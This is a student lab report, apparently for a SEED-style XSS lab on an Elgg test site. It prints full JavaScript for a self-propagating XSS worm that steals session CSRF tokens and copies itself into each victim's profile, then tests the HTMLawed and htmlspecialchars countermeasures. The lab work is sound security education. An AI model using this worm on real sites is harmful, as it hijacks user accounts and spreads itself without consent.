
To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. In this task, you need to implement such a worm, which not only modifies the victim’s profile and adds the user “Samy” as a friend, but also add a copy of the worm itself to the victim’s profile, so the victim is turned into an attacker.

In this report, we use DOM approach to make the XSS worm self-propagating.

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page.

1. <script type="text/javascript" id="worm">
2. window.onload = **function**()
3. {
4. **var** headerTag = "<script id=\"worm\" type=\"text/javascript\">";
5. **var** jsCode = document.getElementById("worm").innerHTML;
6. **var** tailTag = "</" + "script>";
7. **var** wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8. //JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts
9. //and Security Token \_\_elgg\_token
10. **var** userName="&name="+elgg.session.user.name;
11. **var** guid="&guid="+elgg.session.user.guid;
12. **var** ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;
13. **var** token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;
14. //Construct the content of your url.
15. **var** samyGuid=47;
16. **var** desc="&description=Samy is my hero"+wormCode+"&accesslevel[description]=2";
17. **var** sendurl="http://www.xsslabelgg.com/action/profile/edit";
18. **var** content=token+ts+userName+desc+guid;
19. **if**(elgg.session.user.guid!=samyGuid)
20. {
21. //Create and send Ajax request to modify profile
22. **var** Ajax=**null**;
23. Ajax=**new** XMLHttpRequest();
24. Ajax.open("POST",sendurl,**true**);
25. Ajax.setRequestHeader("Host","www.xsslabelgg.com");
26. Ajax.setRequestHeader("Content-Type",
27. "application/x-www-form-urlencoded");
28. Ajax.send(content);
29. }
30. }
31. </script>

Observation: When Boby checks the profile of Samy, his profile has been changed and the malicious worm has been embedded into his file.



Task 7: Countermeasures

Elgg does have a built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin HTMLawed on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the elgg/engine/lib/input.php file.

1. To turn on the countermeasure, login to the application as admin, goto Account->administration (top right of screen)->plugins (on the right panel), and click on security and spam under the filter options at the top of the page. You should find the HTMLawed plugin below. Click on Activate to enable the countermeasure.

2. In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in user input, such as "<" to &lt,m">" to &gt, etc. Please go to /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/


output/ and find the function call htmlspecialchars in text.php, url.php, dropdown.php and email.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

Once you know how to turn on these countermeasures, please do the following (Please do not change any other code and make sure that there are no syntax errors):

1. Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim

profiles and describe your observations in your report.


Observation:



In the profile of Boby, the worm code was shown but its tags were all removed, this is exactly what HTMLawed do.

2. Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

Observation:



The worm codes were shown on the profile and the tags are not filtered, since they have been encoded in a different way.